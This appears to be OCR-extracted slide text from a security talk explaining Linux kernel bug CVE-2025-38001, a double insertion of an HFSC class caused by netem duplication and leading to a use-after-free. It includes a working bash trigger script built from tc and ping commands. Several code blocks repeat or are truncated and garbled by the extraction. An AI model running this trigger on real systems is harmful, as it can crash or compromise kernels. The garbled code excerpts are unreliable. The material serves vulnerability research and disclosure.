hfsc_enqueue(struct sk_buff *skb, struct Qdisc *sch, struct sk_buff **to_free)
{
        unsigned int len = qdisc_pkt_len(skb);
        struct hfsc_class *cl;
        int err;
        bool first;

        cl = hfsc_classify(skb, sch, &err);

        // ...

        first = !cl->qdisc->q.qlen;
        err = qdisc_enqueue(skb, cl->qdisc, to_free);

        // ...

        if (first && !cl->cl_nactive) {
                if (cl->cl_flags & HFSC_RSC)
                        init_ed(cl, len);
                if (cl->cl_flags & HFSC_FSC)
                        cl->qdisc->ops->peek(cl->qdisc);

        }

        sch->qstats.backlog += len;
        sch->q.qlen++;

        return NET_XMIT_SUCCESS;
}
```

eltree

1:1 (default)

CVE-2025-38001: ROOT CAUSE

```
hfsc_enqueue()
    cl = hfsc_classify() // Class 1:1
    first = !cl->qdisc->q.qlen // true
    qdisc_enqueue()
        netem_enqueue()
            // Packet duplication is enabled
            skb2 = skb_clone(skb)
            // The duplicate is enqueued in the root qdisc (rootq->enqueue(skb2, ...))
            hfsc_enqueue()
                cl = hfsc_classify() // Class 1:1
                first = !cl->qdisc->q.qlen // true
                qdisc_enqueue()
                    netem_enqueue()
                        init_ed(cl, len); // The class is inserted into the eltree
                        sch->q.qlen++
    // `first` is true, `cl->cl_natcive` is 0, so the class is inserted into the eltree
    init_ed(cl, len); // BUG! Class inserted twice!
    sch->q.qlen++
```

eltree

1:1 (default)


CVE-2025-38001: ROOT CAUSE

```
hfsc_enqueue()
    cl = hfsc_classify() // Class 1:1
    first = !cl->qdisc->q.qlen // true
    qdisc_enqueue()
        netem_enqueue()
            // Packet duplication is enabled
            skb2 = skb_clone(skb)
            // The duplicate is enqueued in the root qdisc (rootq->enqueue(skb2, ...))
            hfsc_enqueue()
                cl = hfsc_classify() // Class 1:1
                first = !cl->qdisc->q.qlen // true
                qdisc_enqueue()
                    netem_enqueue()
                        // Already a duplicate
                // `first` is true, `cl->cl_natcive` is 0, so the class is inserted into the eltree
                init_ed(cl, len); // The class is inserted into the eltree
                sch->q.qlen++
```

```
init_ed(cl, len); /
sch->q.qlen++
```


ive` is 0, so the class is inserted into the eltree
inserted twice!

Recursion
Level 1



CVE-2025-38001: ROOT CAUSE

```
hfsc_enqueue()
    cl = hfsc_classify() // Class 1:1
    first = !cl->qdisc->q.qlen // true
    qdisc_enqueue()
        netem_enqueue()
            // Packet duplication is enabled
            skb2 = skb_clone(skb)
            // The duplicate is enqueued in the root qdisc (rootq->enqueue(skb2, ...))
            hfsc_enqueue()
                cl = hfsc_classify() // Class 1:1
                first = !cl->qdisc->q.qlen // true
                qdisc_enqueue()
                    netem_enqueue()
                        // Already a duplicate
                // `first` is true, `cl->cl_natcive` is 0, so the class is inserted into the eltree
                init_ed(cl, len); // The class is inserted into the eltree
                sch->q.qlen++
            // ...
    // `first` is true, `cl->cl_natcive` is 0, so the class is inserted into the eltree
    init_ed(cl, len); // BUG! Class inserted twice!
    sch->q.qlen++
```




```
// `first` is true, `cl->cl_natcive` is 0, so the class is inserted into the eltree
init_ed(cl, len); // BUG! Class inserted twice!
sch->q.qlen++
```

CVE-2025-38001: ROOT CAUSE


```
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;
        struct hfsc_class *cl1;

        while (*p != NULL) {
                parent = *p;
                cl1 = rb_entry(parent, struct hfsc_class, el_node);
                if (cl->cl_e >= cl1->cl_e)
                        p = &parent->rb_right;
                else
                        p = &parent->rb_left;
        }
        rb_link_node(&cl->el_node, parent, p);
        rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```

CVE-2025-38001: ROOT CAUSE

```
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;
        struct hfsc_class *cl1;

        while (*p != NULL) {
                parent = *p;
                cl1 = rb_entry(parent, struct hfsc_class, el_node);
                if (cl->cl_e >= cl1->cl_e)
                        p = &parent->rb_right;
                else
                        p = &parent->rb_left;
        }
        rb_link_node(&cl->el_node, parent, p);
}
```


CVE-2025-38001: ROOT CAUSE

```c
static struct sk_buff *
hfsc_dequeue(struct Qdisc *sch)
{
        struct hfsc_sched *q = qdisc_priv(sch);
        struct hfsc_class *cl;
        struct sk_buff *skb;
        u64 cur_time;
        unsigned int next_len;
        int realtime = 0;

        if (sch->q.qlen == 0)
                return NULL;

        cur_time = psched_get_time();

        cl = eltree_get_mindl(q, cur_time);
        if (cl) {
                realtime = 1;
        } else {
                cl = vttree_get_minvt(&q->root, cur_time);
                if (cl == NULL) {
                        qdisc_qstats_overlimit(sch);
                        hfsc_schedule_watchdog(sch);
                        return NULL;
                }
        }

        skb = qdisc_dequeue_peeked(cl->qdisc);
        if (skb == NULL) {
                qdisc_warn_nonwc("HFSC", cl->qdisc);
                return NULL;
        }

        // ...
}
```



CVE-2025-38001: ROOT CAUSE

```c
static struct sk_buff *
hfsc_dequeue(struct Qdisc *sch)
{
        struct hfsc_sched *q = qdisc_priv(sch);
        struct hfsc_class *cl;
        struct sk_buff *skb;
        u64 cur_time;
        unsigned int next_len;
        int realtime = 0;

        if (sch->q.qlen == 0)
                return NULL;

        cur_time = psched_get_time();

        cl = eltree_get_mindl(q, cur_time);

                realtime = 1;
        } else {
                cl = vttree_get_minvt(&q->root, cur_time);
                if (cl == NULL) {
                        qdisc_qstats_overlimit(sch);
                        hfsc_schedule_watchdog(sch);
                        return NULL;
                }
        }

        skb = qdisc_dequeue_peeked(cl->qdisc);
        if (skb == NULL) {
                qdisc_warn_nonwc("HFSC", cl->qdisc);
                return NULL;
        }

        // ...
}
```



CVE-2025-38001: ROOT CAUSE

```
static inline struct hfsc_class *
eltree_get_mindl(struct hfsc_sched *q, u64 cur_time)
{
        struct hfsc_class *p, *cl = NULL;
        struct rb_node *n;

        for (n = rb_first(&q->eligible); n != NULL; n = rb_next(n)) {
                p = rb_entry(n, struct hfsc_class, el_node);
                if (p->cl_e > cur_time)
                        break;
                if (cl == NULL || p->cl_d < cl->cl_d)
                        cl = p;
        }
        return cl;
}
```

CVE-2025-38001: ROOT CAUSE

```
static inline struct hfsc_class *
eltree_get_mindl(struct hfsc_sched *q, u64 cur_time)
{
        struct hfsc_class *p, *cl = NULL;
        struct rb_node *n;

        for (n = rb_first(&q->eligible); n != NULL; n = rb_next(n)) {
                p = rb_entry(n, struct hfsc_class, el_node);
                if (p->cl_e > cur_time)
                        break;
                if (cl == NULL || p->cl_d < cl->cl_d)
                        cl = p;
        }
        return cl;
}
```


CVE-2025-38001: ROOT CAUSE


```
struct rb_node *rb_first(const struct rb_root *root)
{
        struct rb_node  *n;

        n = root->rb_node;
        if (!n)
                return NULL;
        while (n->rb_left)
                n = n->rb_left;
        return n;
}
```

CVE-2025-38001: ROOT CAUSE

```
struct rb_node *rb_first(const struct rb_root *root)
{
        struct rb_node  *n;

        n = root->rb_node;
        if (!n)
while (n->rb_left)
                n = n->rb_left;
}
```

CVE-2025-38001: ROOT CAUSE






OK

INFINITE LOOP

CAN WE UNLEASH

A MORE SEVERE BUG


0x0000



[CVE-2025-37752] Two Bytes Of Madness: Pwning The Linux Kernel With A 0x0000 Written 262636 Bytes Out-Of-Bounds
D3VIL
6 MAY 2025 • 34 MIN READ

USE TBF TO BLOCK DEQUEUE
BYPASS INFINITE LOOP
TRIGGER UAF

```
options = nlmsg_alloc();
nla_put(options, TCA_TBF_PARMS, sizeof(opt), &opt);
nla_put_u32(options, TCA_TBF_BURST, 99);
nla_put_u64(options, TCA_TBF_RATE64, 1); // Drop the rate limit
nla_put_nested(msg, TCA_OPTIONS, options);
```

CVE-2025-38001: USE-AFTER-FREE

MINIMIZE TOKENS & BLOCK DEQUEUE




no tokens...

CVE-2025-38001: USE-AFTER-FREE

```c
static struct sk_buff *tbf_dequeue(struct Qdisc *sch)
{
        struct tbf_sched_data *q = qdisc_priv(sch);
        struct sk_buff *skb;

        skb = q->qdisc->ops->peek(q->qdisc);

        if (skb) {
                s64 now;
                s64 toks;
                s64 ptoks = 0;
                unsigned int len = qdisc_pkt_len(skb);

                now = ktime_get_ns();
                toks = min_t(s64, now - q->t_c, q->buffer);

                // ...

                toks -= (s64) psched_l2t_ns(&q->rate, len);

                if ((toks|ptoks) >= 0) {
                        skb = qdisc_dequeue_peeked(q->qdisc);
                        if (unlikely(!skb))
                                return NULL;

                        q->t_c = now;
                        q->tokens = toks;
                        q->ptokens = ptoks;
                        qdisc_qstats_backlog_dec(sch, skb);
                        sch->q.qlen--;
                        qdisc_bstats_update(sch, skb);
                        return skb;
                }

                qdisc_watchdog_schedule_ns(&q->watchdog,
                                           now + max_t(long, -toks, -ptoks));
```

CVE-2025-38001: USE-AFTER-FREE

```
static struct sk_buff *tbf_dequeue(struct Qdisc *sch)
{
        struct tbf_sched_data *q = qdisc_priv(sch);
        struct sk_buff *skb;

        skb = q->qdisc->ops->peek(q->qdisc);

        if (skb) {
if ((toks|ptoks) >= 0) {
        skb = qdisc_dequeue_peeked(q->qdisc);
        if (unlikely(!skb))
                return NULL;

        q->t_c = now;
        q->tokens = toks;
        q->ptokens = ptoks;
        qdisc_qstats_backlog_dec(sch, skb);
        sch->q.qlen--;
        qdisc_bstats_update(sch, skb);
        return skb;
}

qdisc_watchdog_schedule_ns(&q->watchdog,
                           now + max_t(long, -toks, -ptoks));
                           now + max_t(long, -toks, -ptoks));
```



no tokens...

CVE-2025-38001: USE-AFTER-FREE

- SETUP TBF AS ROOT
- FORCE VERY LOW RATE

```
#!/bin/bash

#
#   TBF qdisc (1:0) --> HFSC qdisc (2:0) --> HFSC class (2:1) --> NETEM qdisc (3:0)
#                                        `-> HFSC class (2:2)
#
```

```
# Prevent packets from being dequeued
tc qdisc add dev lo root handle 1: tbf rate 8bit burst 100b latency 1s
tc qdisc add dev lo parent 1:0 handle 2:0 hfsc
ping -I lo -f -c10 -s48 -W0.001 127.0.0.1
```

```
tc filter add dev lo parent 2:0 protocol ip prio 1 u32 match ip dst 127.0.0.1 flowid 2:1
tc filter add dev lo parent 2:0 protocol ip prio 2 u32 match ip dst 127.0.0.2 flowid 2:2

# Class 2:1 is inserted twice into the eligible tree
ping -I lo -f -c1 -s48 -W0.001 127.0.0.1

# Class 2:1 is freed (but still accessible in the tree)
tc filter del dev lo parent 2:0 protocol ip prio 1
tc class del dev lo classid 2:1

# Trigger a UAF by inserting class 2:2 into the tree
ping -I lo -f -c1 -s48 -W0.001 127.0.0.2
```

CVE-2025-38001: USE-AFTER-FREE

- SETUP HFSC + NETEM
- TRIGGER DOUBLE INSERTION

```
#!/bin/bash

#
#   TBF qdisc (1:0) --> HFSC qdisc (2:0) --> HFSC class (2:1) --> NETEM qdisc (3:0)
#                                        `-> HFSC class (2:2)
#

# Prevent packets from being dequeued
tc qdisc add dev lo root handle 1: tbf rate 8bit burst 100b latency 1s
tc qdisc add dev lo parent 1:0 handle 2:0 hfsc
ping -I lo -f -c10 -s48 -W0.001 127.0.0.1

# Setup the vulnerable configuration
tc class add dev lo parent 2:0 classid 2:1 hfsc rt m2 20Kbit
tc qdisc add dev lo parent 2:1 handle 3:0 netem duplicate 100%
tc class add dev lo parent 2:0 classid 2:2 hfsc rt m2 20Kbit

tc filter add dev lo parent 2:0 protocol ip prio 1 u32 match ip dst 127.0.0.1 flowid 2:1
tc filter add dev lo parent 2:0 protocol ip prio 2 u32 match ip dst 127.0.0.2 flowid 2:2

# Class 2:1 is inserted twice into the eligible tree
ping -I lo -f -c1 -s48 -W0.001 127.0.0.1

# Trigger a UAF by inserting class 2:2 into the tree
ping -I lo -f -c1 -s48 -W0.001 127.0.0.2
```

CVE-2025-38001: USE-AFTER-FREE

- **FREE** THE CLASS
- **TRIGGER UAF** BY CLASS INSERTION


```
#!/bin/bash

#
#   TBF qdisc (1:0) --> HFSC qdisc (2:0) --> HFSC class (2:1) --> NETEM qdisc (3:0)
#                                        `-> HFSC class (2:2)
#

# Prevent packets from being dequeued
tc qdisc add dev lo root handle 1: tbf rate 8bit burst 100b latency 1s
tc qdisc add dev lo parent 1:0 handle 2:0 hfsc
ping -I lo -f -c10 -s48 -W0.001 127.0.0.1

# Setup the vulnerable configuration
tc class add dev lo parent 2:0 classid 2:1 hfsc rt m2 20Kbit
tc qdisc add dev lo parent 2:1 handle 3:0 netem duplicate 100%
tc class add dev lo parent 2:0 classid 2:2 hfsc rt m2 20Kbit

tc filter add dev lo parent 2:0 protocol ip prio 1 u32 match ip dst 127.0.0.1 flowid 2:1
tc filter add dev lo parent 2:0 protocol ip prio 2 u32 match ip dst 127.0.0.2 flowid 2:2
```

```
